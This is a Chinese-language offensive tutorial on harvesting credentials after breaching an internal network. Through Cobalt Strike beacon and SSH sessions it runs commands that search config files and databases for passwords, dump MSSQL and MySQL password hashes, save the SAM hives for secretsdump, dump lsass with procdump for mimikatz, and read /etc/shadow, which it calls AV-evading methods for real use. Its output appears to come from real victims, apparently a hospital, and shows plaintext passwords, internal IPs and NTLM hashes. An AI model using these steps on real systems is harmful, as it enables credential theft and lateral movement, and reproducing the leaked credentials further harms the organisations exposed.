内网密码搜集 [搜集当前机器中的各类密码]

前言 [以下所有操作将全部在管理员权限下进行]

关于内网搜集密码的意义想必此处就不用再多废话了,**在内网,如果没有任何可用的账号密码,其实一切都是空谈[自己手里有各种 day 的除外]**,不管是 web 还是其它的各类服务,中间件利用,最终目的除了 getshell,另一个也是为了尽可能多的搜集各种密码,为后续横向渗透做足准备...

0x01 搜集各类数据库配置文件中的连接密码

以下是一些相对典型的数据库配置文件名,实际中可以自己去目标的 web 目录下好好翻翻,配置文件一般都会放在 config , include , lib ...这样的目录里

```
web.conf , web.conf.bak , connection.php , db_mysql.inc, dbconfig.php ,  dbconfig.php.new , db_connect.php , connect.php ,  db_conn.php , config.inc.php , wp-config.php ,  configuration.php ...
```

特别注意,有些数据库配置文件可可能并不像自己想象中的那样[常规的脚本后缀],比如下面这种,所以,实际中要自己去看

```
ssh> shell cat db_mysql.inc
```

```
class DB_Sql {

  /* public: connection parameters */
  var $Host     = "172.17.180.112";
  var $Database = "asiss";
  var $User     = "root";
  var $Password = 'Pa$$w0rd';
```

上面都是在已经明确知道了数据库的配置文件名,所以直接查看即可,如果目标 web 目录下的站很多,比如,同时有好几百个子站,手工这样一个个的翻密码就很慢了,此时可以根据目标数据库配置文件中的账号密码的字段命名规律直接在指定的 web 目录下批量搜,如下

```
# 先进到指定的 web 目录下
ssh> cd /var/www/html

# 下面这句话的意思的就是在/var/www/html 这个 web 目录下的这些后缀的文件中批量搜集带有 user,uname,pass,pwd,admin,login 这些字段名的行,当然啦,这个字段名要根据你自己的实际情况来,个人也不太建议同时给太多的文件后缀,搜起来肯定会比较慢
ssh> shell find ./ -type f -regex '.*\.txt\|.*\.xml\|.*\.php\|.*\.jsp\|.*\.conf\|.*\.bak\|.*\.js\|.*\.inc\|.*\.htpasswd\|.*\.inf\|.*\.ini\|.*\.log' | xargs egrep "user|uname|pass|pwd|admin|login"

# 如下,从当前目录下的所有 php 文件中去批量搜集包含有指定账号密码字段名的行,当然啦,linux 的 find 命令本身其实还是非常强大的,不是重点,故此处暂不做过多涉及
ssh> shell find ./ -name "*.php" | xargs egrep -i "user|pass|pwd|uname|login|db_"
```

```
./myportal/rest/login.php:    $login_id = $_GET["uname"];
./myportal/rest/login.php:     $login_id = "zainudinas";
./myportal/rest/login.php:$connmyportal->query("SELECT * FROM pengguna WHERE login_id = :login_id");
./myportal/rest/login.php:$connmyportal->bindValue(":login_id", $login_id);
./myportal/rest/login.php:                    "name"=>$rs["login_id"],
./myportal/includes/connmyportal.php:$connmyportal = new PDODBase("mysql:host=172.17.180.157;port=3311;
dbname=dataportal[illegible]", "userportal", "ummc@1234");
./ssh.php:ssh2_auth_password($connection, 'root', 'Pa$$w0rd');
```

以上都是**在 linux 中的搜集方法,**可以直接借助自带的 find 命令来批量查找带有指定数据库连接账号密码字段名的行,接着,再来看 win 下的一些批量搜集方法,对于 IIS7 而言,可先利用其自带的 appcmd.exe 一步定位目标所有 web 站点所对应的物理路径 [仅限于 IIS7+ 的版本],后续直接在这些路径下搜就好了

```
beacon> shell %systemroot%/system32/inetsrv/appcmd.exe list site
beacon> shell %systemroot%\system32\inetsrv\appcmd.exe list vdir
```

```
beacon> shell %systemroot%/system32/inetsrv/appcmd.exe list site
[*] Tasked beacon to run: %systemroot%/system32/inetsrv/appcmd.exe list site
[+] host called home, sent: 81 bytes
[+] received output:
SITE "eTime"
(id:1,bindings:http/192.168.9.41:80:,net.tcp/808:*,net.pipe/*,net.msmq/localhost,msmq.formatname/localhost,https/*:443
SITE "Ex-eTime" (id:2,bindings:http/192.168.9.41:2017:,state:Started)

beacon> shell %systemroot%\system32\inetsrv\appcmd.exe list vdir
[*] Tasked beacon to run: %systemroot%\system32\inetsrv\appcmd.exe list vdir
[+] host called home, sent: 81 bytes
[+] received output:
VDIR "eTime/" (physicalPath:D:\eTime)
VDIR "Ex-eTime/" (physicalPath:D:\Ex-eTime)
```

```
beacon> pwd

# 在当前 web 目录下批量搜集 mssql 连接配置文件 [ 即经典的 web.config,主要是目的还是想找找里面有没 sa 密码 ]
beacon> shell dir /b /s web.config

# 正常来讲, mssql 通常都会配合 aspx / asp,但也有用 php 来操作 mssql 的情况,如下
beacon> shell type config.inc.php
```

```
beacon> shell type config.inc.php
[*] Tasked beacon to run: type config.inc.php
[+] host called home, sent: 86 bytes
[+] received output:
<?php
$serverName = "INTEGRATION-NEW";
$connectionInfo= array("Database"=>"patientmanagement", "UID"=>"sa", "PWD"=>"Ummc123");
$conn = sqlsrv_connect( $serverName, $connectionInfo);
if( $conn === false) {
       $response["success"] = 0;
       $response["message"] = "Service Under Maintenance";
       die(json_encode($response));


}
```

同样,上面只是单个搜,如果我们想在 win 下指定的 web 目录下批量搜带有指定账号密码字段的行,同样也很简单,借助其自带的 findstr,然后将事先已经采集到的一些可能的账号密码字段都带上,在指定文件后缀下搜即可,具体如下

```
# 在当前目录下指定的后缀文件中批量搜集带有这些账号密码字段的行
beacon> shell findstr /c:"user=" /c:"pass=" /c:"login=" /c:"uid=" /c:"pwd="  /si *.ini *.inf *.txt *.cgi *.conf *.asp *.php *.jsp *.aspx *.cgi *.xml *.log *.bak

# 同样,个人并不建议一下子给太多的文件后缀,实际搜的比较慢
beacon> shell findstr /c:"DB_USER" /c:"DB_PASSWORD" /c:"*cred*" /si *.php
```

```
beacon> shell findstr /c:"DB_USER" /c:"DB_PASSWORD"  /si *.php
[*] Tasked beacon to run: findstr /c:"DB_USER" /c:"DB_PASSWORD"  /si *.php
[+] host called home, sent: 79 bytes
[+] received output:
iscf      :\htdocs\wp-config.php:define('DB_USER', 'i          17');
iscf        tdocs\wp-config.php:define('DB_PASSWORD', '2          303');
memb      ' 'html\wp-config.php:define('DB_USER', 'f        user');
memb        html\wp-config.php:define('DB_PASSWORD', '1          f0226');
old_      ' htdocs\wp-config.php:define('DB_USER', 'i        eb');
old_        \htdocs\wp-config.php:define('DB_PASSWORD', 'i        web');
www.      htdocs\wp-config.php:define('DB_USER', '    ');
www.      htdocs\wp-config.php:define('DB_PASSWORD', '        3511');
www.      k\html\wp-config.php:define('DB_USER', 'i          3');
www.        \html\wp-config.php:define('DB_PASSWORD', '1          114');
www.        \htdocs_1\wp-config.php:define('DB_USER', '        ');
www.        htdocs_1\wp-config.php:define('DB_PASSWORD', '                    ');
www.        l\htdocs\wp-config.php:define('DB_USER', 'l        ture');
www.        _1\htdocs\wp-config.php:define('DB_PASSWORD', '      3698513');
www.      htdocs\wp-config.php:define('DB_USER', '          ');
www.      \htdocs\wp-config.php:define('DB_PASSWORD', '502');
www.        \htdocs_1\wp-config.php:define('DB_USER', '        ');
www         _1\htdocs_1\wp-config.php:define('DB_PASSWORD', '          w0rd#2016');
```

0x02 搜集数据库中保存的各类高价值账号密码

如上所述,我们拿数据库密码的目的,**一方面可能是为了尽可能多的搜集密码,但另一方面也是为了后续能利用这些密码从数据库中拓展到更多的其它密码**,那么,现在问题就来了,如果目标数据库中的库表非常的多,比如,纯库就有好几百个,手工一个个翻密码是不大现实的,此时我们又该如何快速定位到底在哪些库的哪些表中可能包含有相应的账号密码字段呢,因为有了库,有了表,有了字段名,我们才好进一步准确获取字段下的密码数据,如下是 mysql 的查询方法

```
mysql> select table_schema as db,table_name as tables,column_name as columns from information_schema.columns where column_name like '%user%' or column_name like '%pass%' or column_name like '%login%' ;
```

停止 保存 加载 剪切 复制 粘贴 清除 自动换行

```
mysql> select table_schema as db,table_name as tables,column_name as columns from
information_schema.columns where column_name like '%user%' or column_name like '%pass%' or
column_name like '%login%' ;
+--------------------+----------------------+-----------------------+
| db                 | tables               | columns               |
+--------------------+----------------------+-----------------------+
| datamaternity      | cms_pengguna         | pgn_password          |
| information_schema | PROCESSLIST          | USER                  |
| information_schema | PROFILING            | CPU_USER              |
| information_schema | USER_STATISTICS      | USER                  |
| mirthdb            | event                | USER_ID               |
| mirthdb            | person               | USERNAME              |
| mirthdb            | person               | LAST_LOGIN            |
| mirthdb            | person_password      | PASSWORD              |
| mirthdb            | person_password      | PASSWORD_DATE         |
| moris              | assign_doctor        | User_create           |
| moris              | audit_trail          | User_Create           |
| moris              | audittrails          | userIP                |
| moris              | autopsy_medicolegal  | User_Create           |
| moris              | autopsy_medicolegal  | User_Modif            |
| moris              | autopsy_permission   | User_Create           |
| moris              | autopsy_permission   | User_Modif            |
| moris              | autopsy_rpt          | UserCreate            |
| moris              | autopsy_rpt          | UserModif             |
| moris              | bdy_bid              | User_Create           |
| moris              | bdy_claimed          | User_Create           |
| moris              | bdy_episode_history  | User_Create           |
| moris              | bdy_episode_history  | User_Modif            |
| moris              | bdy_stays            | User_Create           |
| moris              | bdy_stays            | User_modif            |
| moris              | bodydemographic      | User Create           |
```

Mssql 的查询方法,不得不说的是,这种大规模的模糊查询,短时间肯定会急剧拉低数据库的性能,不过对于渗透来讲,其实也不用过分在意...

```
mssql> USE dangan;
mssql> SELECT TABLE_CATALOG,TABLE_NAME,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE COLUMN_NAME like '%user%' OR COLUMN_NAME like '%pass%' or COLUMN_NAME like '%login%' or COLUMN_NAME like '%email%';
```

SQLQuery1.s...n (sa (55))*

```
SELECT TABLE_CATALOG,TABLE_NAME,COLUMN_NAME FROM INFORMATION_SCHEMA.CO
```


结果 消息

	TABLE_CATALOG	TABLE_NAME	COLUMN_NAME
1	SingleSignOn	Staff	ChangePassword
2	SingleSignOn	User	Email
3	SingleSignOn	per_personel	email
4	SingleSignOn	Permission	Login
5	SingleSignOn	User	Login
6	SingleSignOn	Staff	Login
7	SingleSignOn	Staff	LoginFailCounter
8	SingleSignOn	Permission	Password
9	SingleSignOn	User	Password
10	SingleSignOn	Staff	Password
11	SingleSignOn	per_personel	password
12	SingleSignOn	Staff	PasswordChangeOn
13	SingleSignOn	Staff	PasswordHistory
14	SingleSignOn	per_personel	tukarpassword
15	SingleSignOn	UserLog	UserId

0x03 搜集各类数据库中所有数据用户自身的密码 hash [前提是你已经拿到了目标数据库的最高权限,不然是没权限查的]

如下,mssql 数据库中保存的其它数据库用户密码 hash


```
mssql> SELECT name, password_hash FROM master.sys.sql_logins;
```



	name	password_hash
1	sa	0x010056049B0E76C13276292F4188624E8FD555AF32452017E970
2	##MS_PolicyEventProcessingLogin##	0x01003869D680ADF63DB291C6737F1EFB8E4A481B02284215913F
3	##MS_PolicyTsqlExecutionLogin##	0x01008D22A249DF5EF3B79ED321563A1DCCDC9CFC5FF954DD2D0F
4	009771	0x0100BA3D4EDD9B7710D046D53DE6C8DBBC8CA424C909E7B4763E
5	CLSSO	0x0100ED51F59BA2691AA0D2E0400923574B42B708BB8E6BD841F4
6	010393	0x0100BF97EC9EE0130223BA721783BC3C8A3C17B3CB2857C49289
7	emmms_msaver	0x0100373304B75F6416AD03655D969C2A58C0FDC18A0EA38B8686
8	011704	0x0100B02D3B256362DE137296D8A058F8B16B3BBA4EA77F483562
9	ummc.dba	0x01007CCF998E805626D6FC0010F122DED193BE90739D76614B55
10	002282	0x01006ABCBEC4E03A94289979E9A4F08266F48D719FB758033734
11	002407	0x0100464E69485C911F3D357299F704CA5F4FAE572C377867AA5F
12	002471	0x010034A3932A3D259F9980E399585F25B0B6E5520FC24EAAC085
13	002485	0x010013F1D6D23DDB529E03DA835F62E30DCD18AC5AC2A2A833BF
14	002488	0x010051D864C0D7973A13BEE682F6625FEFD9F0498EB4D3BFFF00
15	002591	0x01008EEEBC0F8BF0E8968FF005691DC0A71D32E8C18105EBC54A
16	002701	0x0100DBFACAAFF9641EE064D2E611446D1037C316DF89C2B7E316
17	002747	0x01004DA0581ED2C071DA0A1E8F2C04E0E5103E9AAD4857D2161D
18	002785	0x0100F154E6775B67BC8123CEB858E39246251B7FD9D915426437
19	002798	0x01005972CA2077547A33D40830260E23537A5796A1FA87F6CF05

mysql 数据库中保存的其它数据库用户密码 hash,相对于库中的某些用户表,这些密码 hash 的价值对于内网扩展来讲可能会更高,当然,oracle,postgresql 亦是如此,此处不再一一细说,至于如何去爆破这些密码 hash,完全随意,GPU 或者各种破解站均可,不再赘述...

```
mysql> select Host,User,Password,authentication_string from mysql.user;
```



0x04 搜集当前系统 **本地的明文用户密码或密码 hash**

Windows 免杀抓 hash,此抓 hash 方式几乎在 windows 全版本中通用,而且绝大部分 AV 暂时都不会拦,实战推荐

```
beacon> cd c:\windows\temp
beacon> pwd
beacon> shell reg save HKLM\SYSTEM sys.hiv
beacon> shell reg save HKLM\SAM sam.hiv
beacon> shell reg save hklm\security security.hiv
beacon> download sys.hiv
beacon> download sam.hiv
beacon> download security.hiv
# python secretsdump.py -sam sam.hiv -security security.hiv -system sys.hiv LOCAL
```

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is c:\windows\temp
beacon> shell reg save HKLM\SYSTEM sys.hiv
[*] Tasked beacon to run: reg save HKLM\SYSTEM sys.hiv
[+] host called home, sent: 59 bytes
[+] received output:
The operation completed successfully.

beacon> shell reg save HKLM\SAM sam.hiv
[*] Tasked beacon to run: reg save HKLM\SAM sam.hiv
[+] host called home, sent: 56 bytes
[+] received output:
The operation completed successfully.

beacon> shell reg save hklm\security security.hiv
[*] Tasked beacon to run: reg save hklm\security security.hiv
[+] host called home, sent: 66 bytes
[+] received output:
The operation completed successfully.
```

```
08:13:42 -> root@checin -> [~/impacket/examples]
~/impacket/examples => python secretsdump.py -sam sam.hiv -security security.hiv -system sys.hiv LOCAL
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

[*] Target system bootKey: 0xa5ea4d05da83bd8af7a14204a7461593
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ce241abe010b595412097ff601fdd835:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:a14725408168d846b14a928b2aa0d734:::
beoper:1009:aad3b435b51404eeaad3b435b51404ee:64aab3acd882d361acfd42beda13a6b7:::
local_admin:1014:aad3b435b51404eeaad3b435b51404ee:b86c6a813566c960bf2672a5446a82c7:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
```

Windows 免杀抓明文 [此处暂以 Procdump 为例进行简单演示,当然啦,关于 windows 抓明文的其它方式,在之前的系列文章都已有详细说明,此方式并不能保证过所有 AV(如,卡巴就不行),不再赘述]

```
beacon> shell query user                                          查看目标系统当前的登录记录 [ 如下,管理员正在线,注意,此处查登录记录主要是为了看能不能抓到明文,因为有登录缓存才有可能抓到 ]
beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version      查看目标系统详细版本 [ 2012 64 位系统,administrator 又在线,可以直接抓明文,注意,2012r2 之后的系统则需要先想办法启用 wdigest,否则无法直接抓明文 ]
```

```
beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 65 bytes
[+] received output:
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator         rdp-tcp#0           2  Active      1:35  3/15/2019 10:30 AM

beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version
[*] Tasked beacon to run: wmic OS get Caption,CSDVersion,OSArchitecture,Version
[+] host called home, sent: 108 bytes
[+] received output:
Caption                                CSDVersion  OSArchitecture  Version
Microsoft Windows Server 2012 Standard             64-bit          6.2.9200
```

尝试借助 Procdump dump lsass.exe 进程数据并将其保存到 tmp.dmp 文件中

```
beacon> pwd
beacon> upload /home/checker/Desktop/procdump64.exe
beacon> shell procdump64.exe -accepteula -ma lsass.exe tmp.dmp
beacon> ls
beacon> rm procdump64.exe
beacon> download tmp.dmp
```

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 32 bytes
[*] Current directory is c:\windows\debug\wia
beacon> upload /home/checker/Desktop/procdump64.exe
[*] Tasked beacon to upload /home/checker/Desktop/procdump64.exe as procdump64.exe
[+] host called home, sent: 341722 bytes
beacon> shell procdump64.exe -accepteula -ma lsass.exe tmp.dmp
[*] Tasked beacon to run: procdump64.exe -accepteula -ma lsass.exe tmp.dmp
[+] host called home, sent: 103 bytes
[+] received output:

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[11:43:27] Dump 1 initiated: c:\windows\debug\wia\tmp.dmp
[11:43:30] Dump 1 writing: Estimated dump file size is 39 MB.
[11:43:33] Dump 1 complete: 39 MB written in 6.0 seconds
[11:43:33] Dump count reached.


beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 43 bytes
[*] Listing: c:\windows\debug\wia\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 333kb    fil     03/25/2019 11:41:55   procdump64.exe
 37mb     fil     03/25/2019 11:43:33   tmp.dmp
 0b       fil     12/07/2017 22:10:13   wiatrace.log
```

之后,想办法将 tmp.dmp 文件拖到本地利用 mimikatz 进行解析即可拿到对应的明文密码,注意,**为了避免解析过程中出一些不必要的问题,本地系统和目标系统的版本位数最好完全保持一致 [其实,只要内核保持一致就行,不过为了尽量不自找麻烦,直接完全保持一致即可]**

```
# mimikatz.exe "log res.log" "sekurlsa::minidump tmp.dmp" "sekurlsa::logonPasswords full" exit
```

res.log

```
Authentication Id : 0 ; 299438 (00000000:000491ae)
Session           : RemoteInteractive from 2
User Name         : Administrator
Domain            : HRMS-TMS
Logon Server      : HRMS-TMS
Logon Time        : 2019/3/15 10:30:20
SID               : S-1-5-21-3490943433-2592214206-3924584497-500
    msv :
     [00000003] Primary
     * Username : Administrator
     * Domain   : HRMS-TMS
     * LM       : 727e3576618fa1754a3b108f3fa6cb6d
     * NTLM     : 92937945b518814341de3f726500d4ff
     * SHA1     : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
    tspkg :
     * Username : Administrator
     * Domain   : HRMS-TMS
     * Password : Pa$$w0rd
    wdigest :
     * Username : Administrator
     * Domain   : HRMS-TMS
     * Password : Pa$$w0rd
    kerberos :
     * Username : Administrator
     * Domain   : HRMS-TMS
     * Password : Pa$$w0rd
    ssp :
    credman :
     [00000000]
     * Username : HRMS-TMS\Administrator
     * Domain   : HRMS-TMS\Administrator
     * Password : Pa$$w0rd
     [00000001]
     * Username :
     * Domain   :
     * Password :
```

提取 Linux 系统用户密码 hash [即/etc/shadow 文件中的所有 **有效用户** 的密码 hash],注意,实际中我们只需要**有效系统用户的密码 hash**,系统默认自带的一些伪用户都可直接顺手剔除掉

```
ssh> shell grep '\$' /etc/shadow
```

```
ssh> shell grep '\$' /etc/shadow
[*] Tasked session to run: grep '\$' /etc/shadow
[+] host called home, sent: 29 bytes
[+] received output:
root:$6$17rKr8xO$QCdiCu4EWhySVK0IB0S0mBg0G9LgCMyaB7v6TAqqtMqablROt7G8oub.Z2ctAY432wifP7J2UbeNFBbUduW5k0:16831:0
dicom:$6$ymGfKSFt$Bp9qz6ZgdXosErYUpKPh3UAh8bxDVc8h8yVruBONVIAow/YwAag2AujNkPyV.s441Zql0NZnpUmzF./26RaOT/:16708:
```

Linux 图形界面下抓明文,工具是基于某些图形库抓的[有一定利用限制],没有图形支持的纯字符终端环境是抓不了的,有可能会用在目标内网的某些 linux 个人机上

```
# yum install make -y                                                redhat 系列
# apt-get install make -y                                            Debian 系列
# ps -A | egrep -i "gnome|kde|mate|cinnamon|lx|xfce|jwm"
# cd mimipenguin/
# make
```

```
11:08:07 -> root@checin -> [/home/checker/Desktop]
/home/checker/Desktop => apt-get install make -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
make is already the newest version (4.1-9.1ubuntu1).
0 upgraded, 0 newly installed, 0 to remove and 374 not upgraded.

11:08:09 -> root@checin -> [/home/checker/Desktop]
/home/checker/Desktop => ps -A | egrep -i "gnome|kde|mate|cinnamon|lx|xfce|jwm"
   31 ?        00:00:00 kdevtmpfs
 1302 tty1     00:00:00 gnome-session-b
 1389 tty1     00:00:08 gnome-shell
 1656 ?        00:00:00 gnome-keyring-d
 1671 tty2     00:00:01 gnome-session-b
 1790 tty2     00:01:20 gnome-shell
 1845 ?        00:00:01 gnome-shell-cal
 2010 tty2     00:00:22 gnome-software
